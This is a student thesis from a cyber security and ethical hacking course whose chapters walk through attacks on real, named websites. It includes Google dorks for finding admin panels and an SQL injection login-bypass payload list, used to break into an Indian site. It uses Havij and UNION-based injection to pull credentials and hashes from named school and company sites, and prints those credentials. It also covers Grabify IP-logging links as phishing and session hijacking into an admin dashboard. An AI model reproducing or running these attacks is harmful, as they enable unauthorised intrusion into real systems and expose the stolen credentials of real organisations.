

Cyber Security & Ethical Hacking

A thesis submitted in partial fulfillment of the requirements for the
course of Cyber Security & Ethical Hacking

By Mahbub Chowdhury

On 25th of March

2024

Arena Web Security

NEW WINDOW OF WORLD WIDE WEB



Declaration by student:

I am Mahbub Chowdhury, studying Computer Science and Engineering at "Sonargaon University", Bangladesh. I affirm that the content presented in this document is entirely my original work, conducted under the guidance of Fahim Al Tanjim. It has not been previously published or submitted for any academic degree. Any external sources or materials referenced within this thesis have been appropriately acknowledged and cited in the reference section.

Mahbub Chowdhury

Place: Arena Web Security

Date: March 25, 2024



Certificate:

I hereby certify that the thesis titled "Cyber Security & Ethical Hacking" submitted by Mahbub Chowdhury as part of the requirements for the Cyber Security & Ethical Hacking course at Arena Web Security, reflects the research and study conducted under our supervision. This thesis has not been previously submitted for any academic qualification or recognition at any other institution or university.

Countersigned:

Signature



..... (Tanjim Al Fahim)

(Mahbub Chowdhury)

Supervisor Batch: 48

Abstract:

This course on Cyber Security and Ethical Hacking provides a comprehensive exploration of the fundamental principles and advanced techniques essential for safeguarding digital systems and networks. Covering a diverse range of topics including threat analysis, penetration testing, cryptography, and ethical hacking methodologies, students will gain practical skills and theoretical knowledge crucial for identifying vulnerabilities and mitigating cyber threats. Through hands-on exercises and real-world case studies, participants will develop a deep understanding of cybersecurity best practices and ethical hacking techniques, empowering them to contribute effectively to the protection of digital assets and the preservation of privacy and integrity in the modern cyber landscape.

Acknowledgement:

I express my sincere appreciation to the instructors and mentors at Arena Web Security for their invaluable guidance, expertise, and unwavering support throughout this learning journey. I am also deeply thankful to my peers and fellow participants for their collaboration, insights, and camaraderie during discussions, and practical exercises.

Table Of Contents	Page No
Week-01: Basic SQL Injection	5
Week-01: Havij	9
Week-02: IP Address Tracking	12
Week-02: Web Server Whois	14
Week-03: Session Hijacking	15
Week-4&5: SQL Injection	17
Week-4&5: Waf Bypass	22
Week-06: Server Shell	25
Week-07: Keylogger	28
Week-08: LFI (Local File Inclusion)	29
Week-08: Website Security	31
Week-09: (XSS) Cross Site Scripting	34
Week-09: CSRF (Cross-Site Request Forgery)	36
Week-10: Kali Linux Tools	39
Week-11: Authentication Bypass	42
Week-12: Web Server	44
Week-14: Web Penetration Testing	47
Week-15: Fiverr	49

Week-01: (Basic SQL Injection)

Basic SQL Injection:

SQL injection represents a malicious technique wherein attackers inject code into a website's database, posing a significant threat to its integrity. It stands as one of the most prevalent methods used in web hacking.

This exploit typically arises when a user provides input, such as a username or user ID, but instead submits an SQL statement.

Before delving into the mechanics of SQL injection, it's essential to understand what website vulnerability entails.

Web Vulnerability: A website vulnerability denotes a flaw within the website or web application code, enabling attackers to gain control over the site and potentially the hosting server. Websites with vulnerabilities of varying degrees are susceptible to exploitation by malicious actors.

Google Dork: Identifying websites with vulnerabilities often involves leveraging Google Dork, a hacking technique utilizing Google Search and other Google applications to uncover security weaknesses in website configurations and code. Google dork enables the discovery of websites susceptible to exploitation. Through targeted Google searches, utilizing specific search queries known as Google dorks, one can uncover websites vulnerable to SQL injection attacks.

Here is a list of Google dorks commonly used to find the admin panel of a website:

```
inurl: admin/login.php site:.com  
inurl: admin/login.php site:.in  
inurl: admin/login.php  
inurl: admin/index.php  
inurl: admin  
inurl: login.php  
inurl: login.php site:.in  
inurl:adminlogin.aspx  
inurl:admin/index.php  
inurl:administrator.php  
inurl:administrator.asp  
inurl:login.asp  
inurl:login.aspx
```

```
inurl:login.php  
inurl:admin/index.php  
inurl:adminlogin.aspx  
inurl:personalrecords/login.php  
inurl:admin/Upload  
inurl:admin/Upload  
inurl:creative-admin  
inurl:-admin/login.php  
inurl:*-admin/index.php  
inurl:-admin/admin.php
```

After finding the login page of a website by using the aforementioned dorks, we can use below mentioned User ID and Password to get access to the website:

```
User/Pass: 1'or'1='1  
User/Pass: ' or 1=1#  
User/Pass: or 1=1  
User/Pass: " or ""="  
User/Pass: or 1=1--  
User/Pass: or 1=1#  
User/Pass: or 1=1/*  
User/Pass: admin' --  
User/Pass: admin' #  
User/Pass: admin'/*  
User/Pass: admin' or '1='1  
User/Pass: admin' or '1='1'--  
User/Pass: admin' or '1='1'#  
User/Pass: admin' or '1='1'/*  
User/Pass: admin'or 1=1 or "='  
User/Pass: admin' or 1=1  
User/Pass: admin' or 1=1--
```

We will need the above user and password to get access to the website.


How it works?

Every website has a database in that database if we put in a wrong username and false query then it will suddenly alert us. But if we put the above query in the username and password

field then the database will consider it as true and give the attacker unauthorized access. The website won't understand the false query and the hacker will easily get access with the `1=1` query.

Example: There is an example given below to describe the process of Basic SQL Injection

Step 1: Searching by google dork (`inurl: admin/login.php site:.in`) to find website login page



A screenshot of a Google search results page. The search bar at the top contains the query `inurl: admin/login.php site:.in`. Below the search bar, there are several navigation links: All, Images, Videos, Shopping, News, More, and Tools. A row of filters follows: Source code, MySQL, Go id, School, Pi hole, Rhid, and Page. The search results section shows a count of "About 10,500 results (0.28 seconds)". The first result is from ccpindia.in, titled "Admin Login Page". It shows a login form with fields for "User Name" and "Password". The second result is from [worksodisha.gov.in](https://www.worksodisha.gov.in), titled "Administrator Login". It also shows a login form with fields for "User Name", "Password", "Security Code", and a CAPTCHA image. Both results include the URL and a link to the page's source code.

Step 2: Open the links you got from Google Dorks, and then use (1'or'1'='1) as the User ID and Password to get access to the website

ccpindia.in/verification/adminlogin.aspx

User Name : 1' or '1' = '1

Password :

Submit Clear

ccpindia.in/verification/AdminMain2.aspx

*Council Name: Select

*Course Name:

*Roll Code:

*Roll No

*Initial Registration No.:

*Student Name:

*Father Name:

*Mother Name:

Admission Type:

*Date of birth : dd/mm/yyyy

Session:

Full Marks Statement:

Division:

Passing Reg No:

Study Center :

Week 1, Topic 2: (Havij)

What is Havij ?

Havij is nothing but an automated SQL injection tool used by both security professionals and malicious hackers. Developed by an Iranian security researcher, "Havij" gained notoriety for its simplicity and effectiveness in exploiting SQL injection vulnerabilities in web applications. The tool allows users to perform a wide range of SQL injection attacks, including extracting data from databases, bypassing authentication mechanisms, and even executing arbitrary SQL commands on the target server. Havij automates the process of identifying and exploiting SQL injection vulnerabilities, making it accessible to individuals with limited technical expertise.

How can use it?

First of all, we have to find targeted website links where an ID and parameter exist on the link. To find such a link to a website we can use the dork (**php?id=site:http://www.example.com**). After that, you will get a few links to the website with parameters. Then, you have to find out whether it has SQL injection vulnerability or not. The entire process I describe below step by step-

1st step: Search on google by **php?id=site: example.com(website link)**

For example: **php?id= site: http://www.tsis.ac.th**

2nd step: After searching on google by the aforementioned link, you will get some links, then open a link and then, use(') at the end of the link then press enter. If you can get any error or anything missing from the webpage that you opened before. It indicates that you can use this link on **havij** to get admin & password.

php?id= site: http://www.tsis.ac.th



http://www.tsis.ac.th/activities.php?id=1



http://www.tsis.ac.th/activities.php?id=1'



paste the link (**http://www.tsis.ac.th/activities.php?id=1**) on havij Target option and click analyze.



When analyzing will be completed, then click on the table button

↓

Click on get table option

↓

Find admin/user option and click on it

↓

Then click on get column button and mark username and password

↓

Then click on find data button, then you will get the admin and password

Google search results for `php?id= site:http://www.tsis.ac.th`

About 366 results (0.22 seconds)

1. tsis.ac.th
http://www.tsis.ac.th › activities › id=1 ...
Thai-Singapore International School TSIS โรงเรียนนานาชาติ ...
The structure of this educational programme mainly includes attending lessons in various subjects taught by Singaporean teachers, and interacting and making ...

2. tsis.ac.th
http://www.tsis.ac.th › achievements › id=158 ...
Congratulations, 2020-21 TSIS Secondary Scholars!
Congratulations, 2020-21 TSIS Secondary Scholars! Congratulations, 2020-21 TSIS Secondary Scholars! Back. © 2014-2016 Thai-Singapore International School.

Target: `http://www.tsis.ac.th/activities.php?id=1`

Keyword: Auto Detect Syntax: Auto Detect

Data Base: Auto Detect Method: GET Type: Auto Detect

Analyze **Load** **Save**

Tables (highlighted with a red arrow)

About Info Read Files Cmd Shell Query Find Admin MD5 Settings

Havij - Advanced SQL Injection Tool

Version 1.12 Free
Copyright © 2009-2010
By r3dm0v3

Target: http://www.tsis.ac.th/activities.php?id=1

Keyword: Auto Detect Syntax: Auto Detect

Data Base: Auto Detect Method: GET Type: Auto Detect

Analyze
Load Save

About Info Tables Read Files Cmd Shell Query Find Admin MD5 Settings

Stop Get DBs Get Tables Get Columns Get Data Save Tables Save Data

evergree_tess

	email	password	username
tsis_admin	Eph.4:24	ireadyweb	
info@ireadyweb.com	iReadyWeb55		

Use Group_Concat (MySQL Only) All in one request.

Status: Getting Column data Clear Log


```
Count(column_name) of information_schema.columns Where table_schema=0x65766572677265655F74
Columns found: username,password,email
Count(*) of evergree_tess.config_admin is 3
Data Found: email=tsis_admin
Data Found: password=Eph.4:24
Data Found: username=ireadyweb
Data Found: email=info@ireadyweb.com
Data Found: password=iReadyWeb55
```

Week 2, Topic 1: (IP address tracking)

What is Grabify ip logger?

Grabify is a web-based tool used for IP address tracking and URL shortening. It allows users to create shortened links that can be shared with others. When someone clicks on a Grabify link, Grabify collects information about that user, including their IP address, web browser details, operating system, and location.

First of all, we have to go to (<https://grabify.link/>) website, and then we have to Enter a URL, where we want to reload our targeted person whenever he clicks our given link. For example, I enter my website link (www.mahbubchowdhury.com) here, so that, when a person clicks the link that will be sent by me, it will redirect him to my website. As a result, he cannot understand that It's a fishing link.



After clicking on the Create URL button, a link will be generated automatically. Then, whenever a targeted person clicks on the generated link we will get his IP address, Location details, and the ISB details in Grabify.

C grabify.link/track/NHPHP9
 b (1) Messenger | Fac... Gmail YouTube Maps Inbox (5) - mahbub...



Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (Bitly, etc).

Hide your IP! - Click here to hide your IP from Grabify and stay anonymous online.

Hide Bots

Date/Time ▲	IP/Provider ▲	Country ⓘ	User Agent ▲	Referrer
2024-03-21 17:08:36 UTC	103.109.56.203 ⓘ HelloTech Limited	Bangladesh Feni	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36	no referrer

Date/Time	2024-03-21 17:08:36 UTC
IP Address	103.109.56.203 ! IP Exposed, Click To Hide
Country ⓘ	Bangladesh, Feni
Browser	Chrome (122.0.0.0)
Operating System	Windows 10 x64

From (<https://whatismyipaddress.com/>) website we can easily find the IP address location and details

https://whatismyipaddress.com/ip/103.109.56.202
 New Tab (1) Messenger | Fac... Gmail YouTube Maps Inbox (5) - mahbub...


What's My IP Address Enter Keywords or IP Address... **Search**

MY IP	IP LOOKUP	HIDE MY IP	VPNS ▾	TOOLS ▾
Decimal: 1735211210 Hostname: 103.109.56.202 ASN: 138640 ISP: Hello Tech Limited Services: None detected Assignment: Likely Static IP Country: Bangladesh State/Region: Chattogram City: Noakhali Latitude: 22.8176 (22° 49' 3.47" N) Longitude: 91.0894 (91° 5' 22.01" E)				

CLICK TO CHECK BLACKLIST STATUS

Week 2, Topic 2: (Web Server Whois)

In this way, we can find web server details for example registrar details, ip address, ip location, domain status, hosting history, and many more.



The screenshot shows the DomainTools website interface. At the top, there is a navigation bar with links for PROFILE, CONNECT, MONITOR, SUPPORT, and a search bar labeled "Whois Lookup". Below the navigation bar, the main content area displays various domain information:

Name Servers	NS1.DNS-PARKING.COM (has 4,002,771 domains) NS2.DNS-PARKING.COM (has 4,662,991 domains)
IP Address	46.28.45.93 - 82 other sites hosted on this server
IP Location	🇺🇸 - Pennsylvania - United - Hostinger International Limited
ASN	🇺🇸 AS47583 AS-HOSTINGER Hostinger International Limited, CY (registered Apr 04, 2011)
Domain Status	Registered And No Website
IP History	111 changes on 111 unique IP addresses over 1 years
Registrar History	1 registrar
Hosting History	2 changes on 3 unique name servers over 1 year

Below this section, there is a "Whois Record" section with the last update date of 2024-03-21. It contains the following details:

```
Domain name: mahbubchowdhury.com
Registry Domain ID: 2820390182_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00Z
Creation Date: 2023-10-09T07:56:42.00Z
Registrar Registration Expiration Date: 2024-10-09T07:56:42.00Z
```

On the right side of the page, there is a sidebar with sections for "Available TLD", "General TLD", and a large watermark for "Arena Web Security" with the tagline "NEW WINDOW OF WORLD WIDE WEB".

Week 3, Topic 1: (Session Hijacking)

What is Session Hijacking?

Session hijacking is a form of cyber attack where a malicious actor takes over an active session between two parties (typically a client and a server) without their consent or knowledge. In the context of web applications, this often involves intercepting and stealing a user's session identifier, which allows the attacker to impersonate the user and gain unauthorized access to the targeted system or application.

The screenshot shows a web browser window with the URL <https://jvvkukatpally.com/admin/>. The browser interface includes a navigation bar with links like SQL*, UNION BASED*, LOCAL VARIABLE DIOS*, ERROR/DDOUBLE*, TOOLS*, WAF BYPASS*, ENCODE*, HTML*, ENCRYPT*, MORE*, XSS*, LFI*, Arena LINKS*. Below the URL bar, there are buttons for Log URL, Split URL, and Execute. At the bottom of the browser window, there are buttons for Post, Referrer, Hackbar Mod by Thunder Cats, Arena Web Security, BASE64, Insert to reply, Insert replace, Replace, and a search bar labeled 'Search'. The main content area displays a 'User Login' form with fields for Username and Password, a lock icon, and a 'Forgot Password?' link. A large blue 'Login' button is at the bottom. The footer of the browser window says '2017 © JVV KUKATPALLY'.

NEW WINDOW OF WORLD WIDE WEB

The screenshot shows a browser extension settings window titled 'NoRedirect Settings'. The URL in the address bar is <https://jvvkukatpally.com/admin/>. The window has a 'Rule List' table with columns: RegExp Pattern, Source, Allow, and DNS Error. There are several rules listed:

RegExp Pattern	Source	Allow	DNS Error
^http://search\d*\comcast\com	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
^http://ww11\charter\net	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
^http://search\bresnan\net	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
^http://guide\opendns\com/.*\?url=	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
^http://support\microsoft\com/.*smartererror	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
^http://msdn\microsoft\com/.*missingurl=	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
https://jvvkukatpally.com/admin/	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Buttons for 'Move Up', 'Move Down', 'Add', and 'Remove' are visible. Below the table, there is a 'Help' section with definitions for 'RegExp Pattern', 'Source', 'Allow', and 'DNS Error'.

The screenshot shows a web browser interface with the following details:

- URL Bar:** https://jvvkukatpally.com/admin/dashboard.php
- Toolbar:** INT, SQL, UNION BASED, LOCAL VARIABLE DIOS, ERROR/DDOUBLE, TOOLS, WAF BYPASS, ENCODE, HTML, ENCRYPT, MORE, XSS, LFI, Arena LINKS.
- Buttons:** Load URL, Split URL, Execute, Post, Referrer, Hackbar Mod by Thunder Cats, Arena Web Security, BASE64, Insert to repl, Insert replace, Replace.

Sidebar (Left):

- JVV KUKATPALYAHAR VIHAR OWNERS WELFARE ASSOCIATION (JVVOWA) logo
- Circulars
- Policies
- Notices
- Minutes
- Annual Audit Reports
- Internal Audit Reports

Dashboard (Main Area):

- Welcome to the admin.
- Number of Notices: 38
- Number of Images: 0
- Number of Events: 0
- Number of DU Records: 0



Week 4&5, Topic 1: (SQL Inject)

In an SQL injection assault, a hacker exploits weaknesses in a web application's input fields or parameters used for constructing SQL queries. By inserting malevolent SQL code into these input areas, attackers can alter the intended behavior of the SQL query processed by the database server.

The outcomes of a successful SQL injection attack can be severe, potentially including:

Unauthorized access to sensitive data: Attackers can extract sensitive information from databases, such as usernames, passwords, credit card numbers, or personally identifiable information (PII).


Data manipulation: Hackers can alter or erase data stored in the database, resulting in data loss, integrity breaches, or unauthorized alterations to crucial information.

Compromise of the database server: In certain instances, attackers can execute arbitrary commands on the underlying database server, potentially gaining complete control over the server or initiating further attacks.

To prevent SQL injection attacks, developers should adopt secure coding practices, such as employing parameterized queries or prepared statements, input validation and sanitization, and adhering to the principle of least privilege. Furthermore, regular updates and patches to web applications and database management systems can help reduce the risk of SQL injection vulnerabilities.

To perform SQL Injection, first of all, we have to identify parameterized links of a website like (http://www.igoergo.com/_site/about.php?id=12), where parameter id has a value of 12. After that, we need to execute the link in cyberfox with a single quotation after the parameter value 12. As it has shown an error on this webpage this means that we can perform Sql injection here. It has sql injection vulnerability. Then, we have to find out how many columns

are available on this site. For doing this we can use order by method to identify the column number. After identifying the column number, which is 6 for this site, as shown on 3rd screenshot. Then the next step is, finding the vulnerable columns, and the procedures are shown on 3rd screenshot, where we see that columns 3 and 4 are vulnerable. Now, we need to know the version of the vulnerable column. If the version is 5 or more, only then we can exploit the database of the site. Following this, we can exploit the database table by using Dios by zen. Finally, we can get the username and password by using concat, which is shown in the last screenshot.




NeutralPosture

Products Programs Ergonomics Research Downloads Our Company Contact

Our Company

- History
- News
- Sustainability
- Mission Statement
- Chair Designer
- Careers
- Awards



www.igoergo.com/_site/about.php?id=12 order by 6

UNION BASED LOCAL VARIABLE DIOS ERROR/DDOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT

- Load URL http://www.igoergo.com/_site/about.php?id=12 order by 6
- Split URL
- Execute
- Post
- Column count > 12 order by 6
- Union statement > INT,INT
- Local Dios > INT,INT(+)
- Basic statements > NULL,NULL
- Databases > (INT),(INT)
- Tables > INT,INT
- Columns
- Data
- InsideHacker1337
- DIOS MySQL
- DIOS PostgreSQL
- DIOS MSSQL
- VARIABLE METHODS
- LINKS

History
News
Sustainability
Mission Statement
Chair Designer

osture

Programs Ergonomics Research Downloads Our Comp

www.igoergo.com/_site/about.php?id=12 order by 6

UNION BASED LOCAL VARIABLE DIOS ERROR/DDOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT MORE XSS LF

Load URL http://www.igoergo.com/_site/about.php?id=12 order by 6

Split URL

Execute

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Insert to repl Insert rep

NeutralPosture

Products Programs Home | How Contact

Our Company

History
News
Sustainability
Mission Statement
Chair Designer
Careers
Awards
Testimonials

Amount of columns to use in the UNION SELECT Statement

6

OK Cancel

The screenshot shows a web browser interface with the following details:

- URL Bar:** www.igoergo.com/_site/about.php?id=12 Union Select 1,2,3,4,5,6
- Toolbar:** NT, SQL, UNION BASED, LOCAL VARIABLE DIOS, ERROR/DDOUBLE, TOOLS, WAF BYPASS, ENCODE, HTML, ENCRYPT, MC
- Menu:** Load URL, Split URL, Execute
- Buttons:** Post, Referrer, Hackbar Mod by Thunder Cats, Arena Web Security, BASE64, Insert

3

4

Recycling Info

Buy Back Take Back

Product Breakdown

Recycle Regions

The screenshot shows a web browser interface with the following details:

- URL Bar:** www.igoergo.com/_site/about.php?id=12 Union Select 1,2,version(),4,5,6
- Toolbar:** INT, SQL, UNION BASED, LOCAL VARIABLE DIOS, ERROR/DDOUBLE, TOOLS, WAF BYPASS, ENCODE, HTML, ENCRYPT, MC
- Menu:** Load URL, Split URL, Execute
- Buttons:** Post, Referrer, Hackbar Mod by Thunder Cats, Arena Web Security, BASE64, Insert

10.1.45-MariaDB-0+deb11u1

4

Recycling Info

Buy Back Take Back

Product Breakdown

Recycle Regions

Policies

The screenshot shows the sqlmap interface with the following details:

- URL:** www.igoergo.com/_site/about.php?id=12 Union Select 1,2,/*!12345sElecT*/(@)from(/!*!12345sElecT*/(@:=0x00
- Module:** UNION BASED
- Column count:** 12 Union Select 1,2,4,5,6
- Table:** id
- Column:** name
- Method:** DIOS MySQL
- Available Methods:** DIOS by T-Pro, DIOS by Dr.Z3r0, DIOS By tr0j4n WAF, DIOS By MakMan, DIOS By Madblood, DIOS By Zen, DIOS By InsideHacker1337, DIOS By Ahmed, DIOS by r0ot@h3x49, DIOS Using Replace, DIOS by Ajkaro, DIOS WAF, DIOS by Rummy, DIOS by Shariq, DIOS Ru Anññ RvPlññTñR

The screenshot shows a browser-like interface for a penetration testing tool. The address bar contains the URL "www.igoergo.com/_site/about.php?id=12 Union Select 1,2,concat(username,0x3d3d,password),4,5,6 from member". Below the address bar is a navigation menu with items like T, SQL, UNION BASED, LOCAL VARIABLE, DIOS, ERROR/DDOUBLE, TOOLS, WAF BYPASS, ENCODE, HTML, ENCRYPT, MORE, XSS, LFI, and ARE. Underneath the menu, there are three buttons: Load URL, Split URL, and Execute. The main content area displays the URL again: "http://www.igoergo.com/_site/about.php?id=12 Union Select 1,2,concat(username,0x3d3d,password),4,5,6 from member". At the bottom, there are several icons and labels: a green square with a plus sign, a red square with a minus sign, a blue square with a question mark, Post, Referrer, Hackbar Mod by Thunder Cats, Arena Web Security, BASE64, Insert to repl, Insert replac, and a checkmark icon.

john==b0a43e60f21feb841a34958e147af087
4

Recycling Info

Buy Back Take Back

Product Breakdown

Recycle Regions

Policies

Week 4&5, Topic 2: (Waf Bypass)

